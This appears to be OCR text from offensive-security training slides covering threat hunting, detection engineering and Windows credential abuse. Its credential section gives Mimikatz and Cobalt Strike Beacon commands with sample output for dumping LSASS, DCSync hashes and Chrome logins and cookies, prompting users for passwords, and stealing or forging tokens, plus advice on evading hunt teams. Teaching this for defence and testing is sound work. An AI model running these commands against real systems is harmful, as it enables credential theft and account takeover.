
```
== Non C:\Windows\ Processes (via WMI) ==
```

```
Name          : TPAutoConnect
PID           : 2180
Path          : C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
CommandLine   : TPAutoConnect.exe -q -i vmware -a COM1 -F 30
IsDotNet      : False

Name          : vmtoolsd
PID           : 300
Path          : C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
CommandLine   : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
IsDotNet      : False
```

DNSPy

- If you identify software written in .NET, you can use dnSpy to essentially decompile to source:



The screenshot shows the dnSpy interface. The Assembly Explorer pane on the left lists various .NET framework assemblies and the PasswordUpdater assembly, which contains a single file named PE. The main window displays the decompiled C# code for the Service1 class.

```
dnSpy 3.0.2 (x64)
File Edit View Debug Window Help C# Start Search
Assembly Explorer Service1.x
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
dnlib (1.6.0.0)
dnSpy (3.0.2.0)
PasswordUpdater (1.0.0.0)
PE
References
{} -
{} PasswordUpdater
Program @02000003

using System;
using System.ComponentModel;
using System.DirectoryServices.AccountManagement;
using System.IO;
using System.Security.Cryptography;
using System.ServiceProcess;
using System.Text;
using System.Timers;
namespace PasswordUpdater
{
    public class Service1 : ServiceBase
    {
        public Service1()
        {
            this.InitializeComponent();
        }
    }
}
```

PowerShell code to determine if file is .NET (throws an exception if not)

- [Reflection.AssemblyName]::GetAssemblyName("C:\Path\To\File.exe")



Privilege Escalation: Defensive PSA

- Privilege Escalation vectors can be regularly found & mitigated
 - It is possible to understand your attack surface prior to a breach
 - Audit your gold image(s)! Concept discussed at PSConfEU
 - <https://www.slideshare.net/harmj0y/defending-your-gold>
 - Tools identify where privilege escalation exists, the results are equally useful to attackers and defenders
 - Historically leveraged solely by attackers
 - Defenders can leverage “offensively” focused tools to audit environment
 - PowerUp
 - Get-GPPPassword
 - PowerView
 - BloodHound



Hunting for UAC Bypasses

- ***MANY*** UAC bypasses require
 - Writing a DLL to a specific, *often nonstandard nonexistent*, location
 - Adding specific, *often nonstandard nonexistent*, registry values
- Why? Allows the attacker to influence the behavior of an auto-elevated binary
- **Monitor file/registry writes for these specific locations**
 - EDR or Registry/File System SACLs + Event Forwarding
- Use UACME to understand common UAC bypass file/registry write locations and commonly abused auto-elevate processes
 - <https://github.com/hfiref0x/UACME>



Hunting for Service Abuse

- Reconfiguring the service to point to a malicious executable
 - **Push:** Use EDR or registry SACLs to monitor changes to service registry keys
 - **Pull:** Baseline concat(ServiceName, ServicePath), and look for outliers
- Replacing the existing executable with a malicious executable
 - List services and baseline concat(ServicePath, ServiceExecutableHash), and look for outliers

Lab: Privesc

- There is *at least* one way to escalate privileges on your system that doesn't require a restart
- If you're having issues finding or weaponizing the escalation path, let us know!



Day 2



An Introduction to Hunting

- **An Introduction to Hunting**
 - What is Hunting and Why Hunt?
 - Our Hunt Methodology
 - TTPs and Detection Engineering
 - Host and Network Level Analysis
- Credential Abuse
- AD Situational Awareness
- Payloads and Lateral Movement
- SQL Abuse



Introduction to Hunting

- **What is Hunting?**
 - Proactively searching for the presence of malicious activity in the environment that has evaded existing defensive solutions
- Rooted in the **assume breach** mentality
- Focus on **post-exploitation** mentality
 - Many in place defenses focus on preventing/detecting the initial attack
 - Firewalls
 - Anti-Virus
 - Intrusion Detection/Prevention Systems
- Goal is to stop the attacker before the objective is achieved, not just at code execution



Old Model: Prevent Access



Discovery



Delivery



Exploitation



C2
Installation



Privilege
Escalation



Lateral
Movement



Data
Collection




Data
Exfiltration



New Model: Assume Breach + Detection



Discovery



Delivery



Exploitation



C2
Installation



Privilege
Escalation



Lateral
Movement



Data
Collection



Data
Exfiltration



Our Hunt Methodology

- Threat Hunting is a process, not a tool
 - No blinking box solutions
 - Requires knowledgeable people
 - Hunting builds detections which fuel automation
- Core Concepts:
 - Assume Breach
 - Targeting behaviors not signatures
 - Baseline normal and identify anomalies
 - Detection Engineering Methodology



Concept of Hard / Soft Indicators

- **Soft indicators**
 - Weak signature based detection
 - Consists of variables easily modified by an adversary
 - Examples: “powerup.ps1”, comment with “harmj0y” in code, domain names, file or function names
- **Hard indicators**
 - Usually behavioral based
 - Indicator will detect a family of events
 - Harder to evade as an attacker
 - Example: Network flow patterns



Targeting Behaviors

- Target attacker and technique behaviors
 - Relatively easy to change signatures (hashes, C2 domains, etc)
 - Hard to change core methodology used by hacker or malware
- Understanding TTP core components yields **robust detections**
 - Detections for “what is currently used”
 - Detections for variations of the techniques
 - Detections not just for a technique, but for its dependent components
- Our goal is to produce **asymmetrical effects**: disrupting attackers disproportionately to our own costs



TTPs Explained

Tactics - The employment and ordered arrangement of forces in relation to each other



Techniques - Non-prescriptive ways or methods used to perform missions, functions, or tasks



Procedures - Standard, detailed steps that prescribe HOW to perform specific tasks



Example Using Car Maintenance



Preventative Maintenance



Changing Oil



Detailed manufacturer's instructions for oil change



Search for Anomalies

- Effective hunting requires good monitoring and baselining
- In a mature organization, malicious activity should stand out
- Due to “economics of malware,” malicious activity is normally the exception, not the rule
- Hackers often want to reduce the risk of being detected
 - This can be used against them!
 - Obfuscation and covert channels can stand out against normal activity
 - Ex: DNS C2



Some Approaches to Hunting

- **Compromise/Breach Assessment**
 - Typically performed by a third party, normally consultants
 - Discrete event to determine state of the environment at a point in time
 - Typical use case: Mergers & Acquisitions
- **Continuous Hunt Program**
 - Ongoing hunt operations
 - Found in some company environments
 - Part of overall defensive process, integrated in with other portions of company's security team
 - Not commonplace, but growing in popularity



Detection Engineering Methodology

1. Select Target Technique
2. Research Underlying Technology
3. Proof of Concept Malware Sample
4. Identify Data Sources
5. Build the Detection
6. Test Detection at Scale

Document the entire process!



Alert Detection Strategy Framework

- Open source project created by Palantir in 2017
 - Blog Post
 - <https://medium.com/palantir/alerting-and-detection-strategy-framework-52dc33722df2>
 - Github
 - <https://github.com/palantir/alerting-detection-strategy-framework>

“To combat the issues and deficiencies previously noted, we developed an ADS Framework which is used for all alerting development. This is a natural language template which helps frame hypothesis generation, testing, and management of new ADS.”

Detection Engineering Methodology

1. Select Target Technique
2. Research Underlying Technology
3. Proof of Concept Malware Sample
4. Identify Data Sources
5. Build Atomic Detection
6. Test Detection at Scale

Alerting and Detection Strategy

Goal ● ●

Categorization ● ●

Strategy Abstract ● ● ● ● ●

Technical Context ● ● ● ●

Blind Spots and Assumptions ● ● ● ●

False Positives ●

Validation ● ● ●

Priority

Response ● ●

Additional Resources ●



Alert Detection Strategy

- Output of hunt engagements and detection engineering
- An ADS Contains:
 - **Goal and Categorization** (technique selected)
 - **Strategy Abstract** (impact to environment, high level overview)
 - **Technical Context** (low level explanation)
 - **Blind Spots and Assumptions** (Conditions for detection gaps and why)
 - **False Positives** (If low fidelity, why and how can it be tuned)
 - **Validation and POC** (Steps on how to test detection)
 - **Priority** (Criticality within the environment compared to other alerts)
 - **Response** (Actions to be taken in the event that the alert fires)
 - **Data Sources** (All related data sources that can be seen/confirmed)
 - **Additional Resources**



Data Collection

- Not all information can or should be collected
 - Some sets of data can not be easily gathered or analyzed at scale (such as memory dumps)
- All data should be gathered with a purpose
 - Data for the sake of data wastes time and resources
- Two primary types of data to collect
 - Host data
 - Network data
 - Network data is often requested as temporal evidence and not often utilized until investigation stage
 - Examples:
 - FW logs
 - IDS logs



Host Data

- Data gathered from endpoints in the environment
- Windows Workstations/Servers, Linux Servers, OS X Workstations
- Examples:
 - Windows Event Logs
 - SACLs
 - Services
 - Processes
 - Registry data
 - Files
 - Network connections
 - Tokens



Host Data Collection Methods

Push (agent based) methodology

- Install agent on all monitored systems and generate new information/alerts as it occurs
- Example: Sysmon or EDR Solution

Pull (scanning) methodology

- No permanent installation of agent
- Point in time collection
- Example: ACE



Host Data Considerations

- Ability to collect targeted data
 - How difficult is it to collect the data required?
- Ability to analyze data
 - Can the gathered data be easily and rapidly analyzed?
- Longevity of evidence
 - How long does evidence of an activity remain on the system?
- False positive rate
 - How often does this activity occur naturally in the network?



JPCERT CC - Tool Analysis Result Sheet

Tool Analysis Result Sheet [Report](#) [Tool List](#) [Download](#)

[About this site](#)

Command Execution

[PsExec](#)

[wmic](#)

[schtasks](#)

[wmieexec.vbs](#)

[BeginX](#)

[WinRM](#)

[WinRS](#)

[BITS](#)

About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

[Detecting Lateral Movement through Tracking Event Logs \(Version 2\)](#)



How does this affect you?

- Throughout the training, defensive detections will be covered
- All enterprises you will come up against in this course have some form of hunt program
- The “hunt team” will actively be searching for evidence of malicious activity in the environment and responding accordingly
 - Consider the opsec implications of your actions
 - Minimize event log and file artifacts when possible
 - Think like a hunter to improve your tradecraft

Credential Abuse

- An Introduction to Hunting
- **Credential Abuse**
 - **Mimikatz/Credential Dumping**
 - **Tokens and Windows Authentication**
 - **Detecting Credential Abuse**
- AD Situational Awareness
- Payloads and Lateral Movement
- SQL Abuse



Mimikatz

- The de facto blackhat/whitehat credential manipulation tool
- Best known for extracting passwords from memory though various credential packages, but WAY more than just that!
 - The current best overall command breakdown is Sean Metcalf's *"Unofficial Guide to Mimikatz & Command Reference"* (https://adsecurity.org/?page_id=1821)
- In order to list all **parent** modules (in mimikatz.exe):
 - **mimikatz # ::**
- In order to list **submodules** for a given parent:
 - **mimikatz # sekurlsa::**

Mimikatz “Gotchas”

- Many Mimikatz modules require SeDebugPrivilege (e.g. sekurlsa::) or a SYSTEM context (e.g. lsadump::)
 - **privilege::debug** and/or **token::elevate**
 - **beacon> mimikatz !<module>:<command>** in Cobalt Strike will auto-elevate, if needed
- If you want data normally output as a file to be output as a base64 string *when using mimikatz.exe*, use **standard::base64**
- Benjamin Delpy updates the code often- pay attention to his twitter (@gentilkiwi)!

Understanding Mimikatz

- Documentation and blog posts can be... sporadic
- Best option: read the source! (and follow Delpy on Twitter :)

```
NTSTATUS kuhl_m_token_list_or_elevate(int argc, wchar_t * argv[], BOOL elevate, BOOL runIt)
{
    KUHL_M_TOKEN_ELEVATE_DATA pData = {NULL, NULL, 0, elevate, runIt, NULL};
    WELL_KNOWN_SID_TYPE type = WinNullSid;
    PWSTR name, domain;
    PCWSTR strTokenId;
    PPOLICY_DNS_DOMAIN_INFO pDomainInfo = NULL;


    if(runIt)
        kull_m_string_args_byName(argc, argv, L"process", &pData.pCommandLine, L"whoami.exe");
    kull_m_string_args_byName(argc, argv, L"user", &pData.pUsername, NULL);

    if(kull_m_string_args_byName(argc, argv, L"id", &strTokenId, NULL))
    {
        pData tokenId = wcstoul(strTokenId, NULL, 0);
    }
    else if(kull_m_string_args_byName(argc, argv, L"domainadmin", NULL, NULL))
        type = WinAccountDomainAdminsSid;
    else if(kull_m_string_args_byName(argc, argv, L"enterpriseadmin", NULL, NULL))
        type = WinAccountEnterpriseAdminsSid;
    else if(kull_m_string_args_byName(argc, argv, L"admin", NULL, NULL))
        type = WinBuiltInAdministratorsSid;
```

[

Invoke-Mimikatz

- The mimikatz .dll needs a bit of customization to work with **Invoke-ReflectivePEInjection**'s approach:
 - <https://clymb3r.wordpress.com/2013/04/09/modifying-mimikatz-to-be-loaded-using-invoke-reflectivedllinjection-ps1/>
- Delpy now includes a compile target named **Second_Release_Powershell** that allows you to compile a compatible dll



Credential Dumping with Mimikatz

- **Isadump::COMMAND** commands interacts with the Local Security Authority (LSA) - this includes **::sam/secrets/cache**
 - Usually need to be SYSTEM
 - To auto-elevate with Beacon:
beacon> mimikatz !<module>:<command>
- **sekurlsa::COMMAND** - pull credentials out of LSASS' memory
 - You need admin access and the **SeDebugPrivilege** in order to effectively attach to LSASS
 - **Warning:** manipulation of LSASS, and Mimikatz in general, is enemy #1 for many defensive products!
 - You can use procdump/SharpDump/the MiniDumpWriteDump API to dump LSASS
 - **mimikatz # sekurlsa::minidump <minidumpfile.dmp>** switches mimikatz.exe into offline minidump mode!



Dumping Credentials - Active Directory

- DCSync - Remotely retrieve the **NTLM hashes** and **Kerberos encryption keys** (amongst other things) using the domain controller replication protocol ([MS-DRSR](#))
- Requires Domain Admin-equivalent privileges
 - `dcsync [DOMAIN.fqdn] [DOMAIN\user]`

```
** SAM ACCOUNT **

SAM Username      : dfm
User Principal Name : dfm@testlab.local
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration :
Password last change : 3/6/2017 3:07:33 PM
Object Security ID : S-1-5-21-883232822-274137685-4173207997-1109
Object Relative ID : 1109

Credentials:
Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
          ntLM- 0: 2b576acbe6bcfda7294d6bd18041b8fe
          lm   - 0: a51a888cb60ec62bee12c5407fa7d077
```

Cobalt Strike's Credential Store

- Cobalt Strike will automatically scrape the results of password dumping actions and persistently store the passwords

Listeners X		Beacon 192.168.52.205@3456 X			Credentials X	
user	password	realm ▾	note	source	host	
victim	Password123!	TESTLAB		mimikatz	192.168.52.205	
victim	2b576acbe6bcfd...	TESTLAB		mimikatz	192.168.52.205	
dfm.a	Password123!	TESTLAB		mimikatz	192.168.52.205	
dfm.a	2b576acbe6bcfd...	TESTLAB		mimikatz	192.168.52.205	
admin	2b576acbe6bcfd...	WINDOWS2		mimikatz	192.168.52.205	
Administrator	2b576acbe6bcfd...	WINDOWS2		mimikatz	192.168.52.205	
testuser	2b576acbe6bcfd...	WINDOWS2		mimikatz	192.168.52.205	
		Add	Edit	Copy	Export	Remove
		Help				

Mimikatz and Chrome

- **Note:** chrome.exe *may* need to be closed first, or the Cookies/“Login Data” files copied off to another location
- Saved login data:
 - **beacon> mimikatz dpapi::chrome
/in:"C:\Users\<USER>\AppData\Local\Google\Chrome\User
Data\Default\Login Data" /unprotect**
- Cookies:
 - **beacon> mimikatz dpapi::chrome
/in:"C:\Users\<USER>\AppData\Local\Google\Chrome\User
Data\Default\Cookies" /unprotect**
 - Then proxychains in a browser, set cookie values, profit!

Mimikatz and Chrome Cookies

```
beacon> mimikatz dpapi::chrome /in:"C:\Users\harmj0y\AppData\Local\Google\Chrome\User Data\Default\Cookies" /unprotect
[*] Tasked beacon to run mimikatz's dpapi::chrome /in:"C:\Users\harmj0y\AppData\Local\Google\Chrome\User Data\Default\Cookies" /unprotect command
[+] host called home, sent: 923719 bytes
[+] received output:

Host : .doubleclick.net ( / )
Name : IDE
Dates : 5/23/2018 2:03:22 PM -> 5/22/2020 2:03:22 PM
* using CryptUnprotectData API
Cookie: AHWqTUkH-N8pNu-Li [REDACTED]

Host : .facebook.com ( / )
Name : fr
Dates : 5/23/2018 2:03:22 PM -> 8/21/2018 2:03:22 PM
* using CryptUnprotectData API
Cookie: ObXTOVEJLBzb [REDACTED]



Host : .google.com ( / )
Name : NID
Dates : 5/23/2018 2:03:17 PM -> 11/22/2018 2:03:17 PM
* using CryptUnprotectData API
Cookie: 130=Xf9Fslt1gKSDr80 [REDACTED]

Host : .imrworldwide.com ( / )
Name : IMRID
Dates : 5/23/2018 2:03:22 PM -> 6/17/2019 2:03:22 PM
* using CryptUnprotectData API
Cookie: ef917b80-01 [REDACTED]
```

Mimikatz Alternative: “Just Ask”

- Sometimes you just have to ask!
 - **Invoke-Prompt** will display an error then prompt for creds
 - <https://gist.github.com/HarmJ0y/0d82cc27953821da8d4a27c0c9a90cea>

```
PS C:\Users\dfm.a> Invoke-Prompt  
[+] Prompted credentials: -> TESTLAB\dfm.a:Password123!
```




- Another option from Fox IT
 - <https://blog.fox-it.com/2018/08/14/phishing-ask-and-ye-shall-receive/>

Windows credential management

- Windows creates a **logon session** upon successful authentication
 - User creds (if any) are stored in lsass.exe.
 - OS might use them later to auth to other services
 - Creds tied to authentication packages inside of the logon session
 - Typical Creds: NTLM Hashes, Kerberos tickets/keys, plaintext passwords
- **Tokens** - Current security context of a process/thread
 - So if a thread/process wants to act as a user or use creds, it uses a token
 - Tokens are tied to a logon session and determine how the cred is used
- Thread/Process → Token → Logon Session → Auth Package → **Credential (optional)**

Tokens Point to a Logon Session



Logon Sessions & Creds in Mimikatz

sekurlsa::logonpasswords

- For each logon session, enumerates the credentials in each default* authentication package

* There could be custom ones. Enumerate the installed ones via the registry.

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 2678932 (00000000:0028e094) ← Logon Session Info
Session          : RemoteInteractive from 2
User Name        : itadmin
Domain          : CORPWEST
Logon Server    : LABDC01
Logon Time      : 2/25/2018 2:29:28 AM
SID              : S-1-5-21-2092890772-526111341-3836205475-1001

msv :
[00000003] Primary
* Username : itadmin
* Domain   : CORPWEST
* NTLM     : abd9ffb762c86b26ef4ce5c81b0dd37f
* SHA1     : 15056cbc481efd37bba0e97e9c28493a40cf8745
[00010000] CredentialKeys
* NTLM     : abd9ffb762c86b26ef4ce5c81b0dd37f
* SHA1     : 15056cbc481efd37bba0e97e9c28493a40cf8745

tspkg :
* Username : itadmin
* Domain   : CORPWEST
* Password : Qwerty12345

wdigest :
* Username : itadmin
* Domain   : CORPWEST
* Password : (null)

kerberos :
* Username : itadmin
* Domain   : CORPWEST.LOCAL
* Password : (null)
```

Authentication Packages

Logon Sessions and Credential Theft

- **Logon sessions** have authentication packages, which store creds
 - Creds are tied to a logon session, NOT necessarily a token!
- Logon Session Types - The ones we're interested in
 - **Network** logon (type 3): the client proves they have the credentials but does not send them to the remote server (creds are likely not in memory)
 - **Non-network** logon (Interactive/NetworkCleartext/etc.): the client sends credentials to the server (creds are in lsass.exe)
- Implication:
 - (In general) If Token.LogonSession.Type == Network, then there's no credentials available to "steal", so you won't be able to auth to other services.

File Options View Process Find Users Help



Process

- wininit.exe
- services.exe
- svchost.exe
- WmiPrvSE.exe
- cmd.exe

User Name	PID
NT AUTHORITY\SYSTEM	456
NT AUTHORITY\SYSTEM	532
NT AUTHORITY\SYSTEM	664
NT AUTHORITY\NETWORK SE...	2996
CORPWEST\DOMAIN_ADMIN	10384

cmd.exe has a **token** associated with DOMAIN_ADMIN

Network logons and the “Double-hop problem”

```
mimikatz # token::list /user:DOMAIN_ADMIN
Token Id : 0
User name : DOMAIN_ADMIN
SID name :

10384 {0:03e946a3} 0 D 65619796 CORPWEST\DOMAIN_ADMIN
mimikatz # sekurlsa::logonPasswords
Authentication Id : 0 ; 65619619 (00000000:03e946a3)
Session : Network from 0
User Name : DOMAIN_ADMIN
Domain : CORPWEST
Logon Server : (null)
Logon Time : 5/6/2018 11:18:44 PM
SID : S-1-5-21-2092890772-526111341-3836205475-1

msv :
tspkg :
wdigest :
kerberos :
* Username : DOMAIN_ADMIN
* Domain : CORPWEST.LOCAL
* Password : (null)
ssp :
credman :
```

Token points to a logon session

Logon session has no creds in auth packages due to Network logon

The “Double-Hop” Problem

- When you execute code with WMI/WinRM, you'll receive a token with a **network** logon type, meaning the credentials are not actually sent to the host
 - *This means that you can't “double-hop” and authenticate to other resources in the network from this compromised host!*
- Your options are:
 - **steal_token <PID>**
 - **inject [pid] <x86/x64> [listener]** <- second preference
 - **make_token [DOMAIN\user] [password]** <- our preference
 - **pth [DOMAIN\user] [HASH]**
 - **spawns [DOMAIN\user] [password] [listener]**

Token Types & Impersonation Levels

- **1) Primary Tokens** - a *process* token
- **2) Impersonation** - a *thread* token
 - Threads use them impersonate other security contexts(i.e. other tokens)
 - OS *might* use the token's creds to auth remotely
 - Depends on the impersonation level
- Impersonation Levels of Impersonation Tokens (...WTF Microsoft)
 - **Anonymous** - Remote Server can't identify/impersonate client
 - **Identification** - Remote server can identify user, but not impersonate
 - **Impersonation** - The remote server can identify and impersonate the client across one computer boundary (i.e. network logon to the server)
 - **Delegation** - The server can impersonate the client across multiple boundaries, and can make calls on behalf of the client

Token Types & Impersonation Levels

- **1) Primary Tokens** - a *process* token
- **2) Impersonation** - a *thread* token
 - Threads use them impersonate other security contexts(i.e. other tokens)
 - OS *might* use the token
 - Depends on the implementation
- Impersonation Levels of a thread token
 - **Anonymous** - Remote authentication will fail
 - **Identification** - Remote authentication will fail
 - **Impersonation** - The client can impersonate the client across one computer boundary, and can make calls on behalf of the client
 - **Delegation** - The service can跨 computer boundaries, and can make calls on behalf of the client

If you steal an Anonymous or Identification impersonation token,

remote authentication will fail!

Token Types & Impersonation Levels

- 1) **Primary Tokens** - a *process token*
- 2) **Impersonation** - a *thread token*
 - Threads use them impersonating the process owner
 - OS *might* use the token
 - Depends on the impersonation level
- Impersonation Levels of a Thread
 - **Anonymous** - Remote procedure calls (RPC)
 - **Identification** - Remote logon session (LogonSessionHandle)
 - **Impersonation** - The client can impersonate the client across one computer boundary
 - **Delegation** - The server can impersonate the client across multiple boundaries, and can make calls on behalf of the client

If you steal a process's token or an Impersonation or Delegation impersonation token,

remote authentication *might* work

(only if the logon session that the token points to has credentials in it)

Impersonating Tokens with Beacon

- Beacon's **steal_token PID** command will impersonate the token of the given process ID, granted you have rights to impersonate
 - **rev2self** will revert to your normal token context
 - Beacon cannot steal thread tokens. You can use Mimikatz's **token::list** module and **token::elevate /id:<tokenId>** to interact with thread tokens.

```
3052 740 SearchFilterHost.exe      x64  0          NT AUTHORITY\SYSTEM
3804 3708 cmd.exe                 x64  1          TESTLAB\harmj0y
3816 408 conhost.exe              x64  1          TESTLAB\harmj0y
3844 740 SearchProtocolHost.exe   x64  0          NT AUTHORITY\SYSTEM
4044 408 conhost.exe              x64  1          TESTLAB\dfm.a


beacon> steal_token 3804
[*] Tasked beacon to steal token from PID 3804
[+] host called home, sent: 12 bytes
[+] Impersonated TESTLAB\harmj0y
[WINDOWS2] dfm.a */1348
beacon>
```

Making Tokens with Beacon

- **make_token <DOMAIN\user> <password>**
 - Creates a new logon session(logon type 9 - NewCredentials) using the specified username and password
 - Creds only used when you interact with network resources
 - No effect on local actions (The “Impersonated X” output will appear incorrect...)
 - Doesn’t validate creds until you authenticate to a remote resource
 - Useful after lateral spread!

```
beacon> make_token TESTLAB\dfm Password123!
[*] Tasked beacon to create a token for TESTLAB\dfm
[+] host called home, sent: 54 bytes
[+] Impersonated TESTLAB\dfm.a
[WINDOWS2] dfm.a */1348
beacon>
```

KB2871997



- Originally titled:

Microsoft Security Advisory: Update to fix the Pass-The-Hash Vulnerability: May 13, 2014

